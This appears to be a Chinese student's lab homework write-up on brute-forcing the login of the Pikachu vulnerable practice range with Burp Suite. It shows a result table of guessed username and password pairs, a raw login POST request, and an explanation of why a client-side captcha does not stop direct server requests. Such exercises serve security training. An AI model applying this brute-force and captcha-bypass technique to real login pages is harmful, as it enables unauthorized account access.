

5月6日域渗透作业

爆破pikachu靶场中的验证码绕过on client


准备密码本

开始爆破验证码绕过on client




总结：

爆破pikachu靶场中的验证码绕过on client

准备密码本



准备username和password的密码本



开始爆破验证密绕过on client

发起登录请求

Please Enter Your Information

wangjiaxin

.....

JYXLH

JYXLH

Login

爆破username和password，得到结果

	Payload 1	Payload 2	状态	错误	超时	长度	注释
	jij	546132	200	☐	☐	36487	
	sajdo	123456	200	☐	☐	36487	
	jsaiohf	123456	200	☐	☐	36487	
	asnsod	123456	200	☐	☐	36487	
	sjdioaw	123456	200	☐	☐	36487	
	admin	123456	200	☐	☐	36463	
	pikachu	123456	200	☐	☐	36487	
	test	123456	200	☐	☐	36487	
	jij	123456	200	☐	☐	36487	
	sajdo	000000	200	☐	☐	36487	
	jsaiohf	000000	200	☐	☐	36487	
	asnsod	000000	200	☐	☐	36487	
	sjdioaw	000000	200	☐	☐	36487	
	admin	000000	200	☐	☐	36487	
	pikachu	000000	200	☐	☐	36463	
	test	000000	200	☐	☐	36487	
	jij	000000	200	☐	☐	36487	
	sajdo	abc123	200	☐	☐	36487	
	jsaiohf	abc123	200	☐	☐	36487	
	asnsod	abc123	200	☐	☐	36487	
	sjdioaw	abc123	200	☐	☐	36487	
	admin	abc123	200	☐	☐	36487	
	pikachu	abc123	200	☐	☐	36487	
	test	abc123	200	☐	☐	36463	
	jij	abc123	200	☐	☐	36487	
	sajdo	1559	200	☐	☐	36487	
	jsaiohf	1559	200	☐	☐	36487	
	asnsod	1559	200	☐	☐	36487	
	sjdioaw	1559	200	☐	☐	36487	

将该数据包添加到重放器，然后修改username和password，发送数据包，然后根据渲染出来的验证码修改vcode，可以登录成功

The screenshot displays the Burp Suite v2022.11 interface. The top menu bar includes options like 'Burp', '项目', 'Intruder', '重放器', '窗口', and '帮助'. The main toolbar shows '发送' (Send), '取消' (Cancel), and navigation arrows. The target URL is set to 'http://node.hackhub.get-shell.com:46150'.

The '请求' (Request) tab is active, showing the raw HTTP request. The request is a POST to '/vul/burteforce/bf_client.php' with a 'Content-Type' of 'application/x-www-form-urlencoded'. The body contains the following data:

```
username=admin&password=123456&vcode=N480P&submit=Login
```

The '响应' (Response) tab is also active, showing the raw HTTP response. The response is a 200 OK from 'Pikachu 漏洞练习平台 pika-pika-'. The body contains a login form with fields for 'Username', 'Password', '验证码' (Captcha), and a 'Login' button. The response also includes a 'login success' message.

The 'Inspector' panel on the right shows the '请求头' (Request Headers) and '响应头' (Response Headers) sections.

总结:

on client的验证码验证是在本地的，所以当爆破的时候验证码错误，也是可以爆破出来的，因为爆破是直接针对服务器的，构造好的数据包直接发向服务器，而不是本地。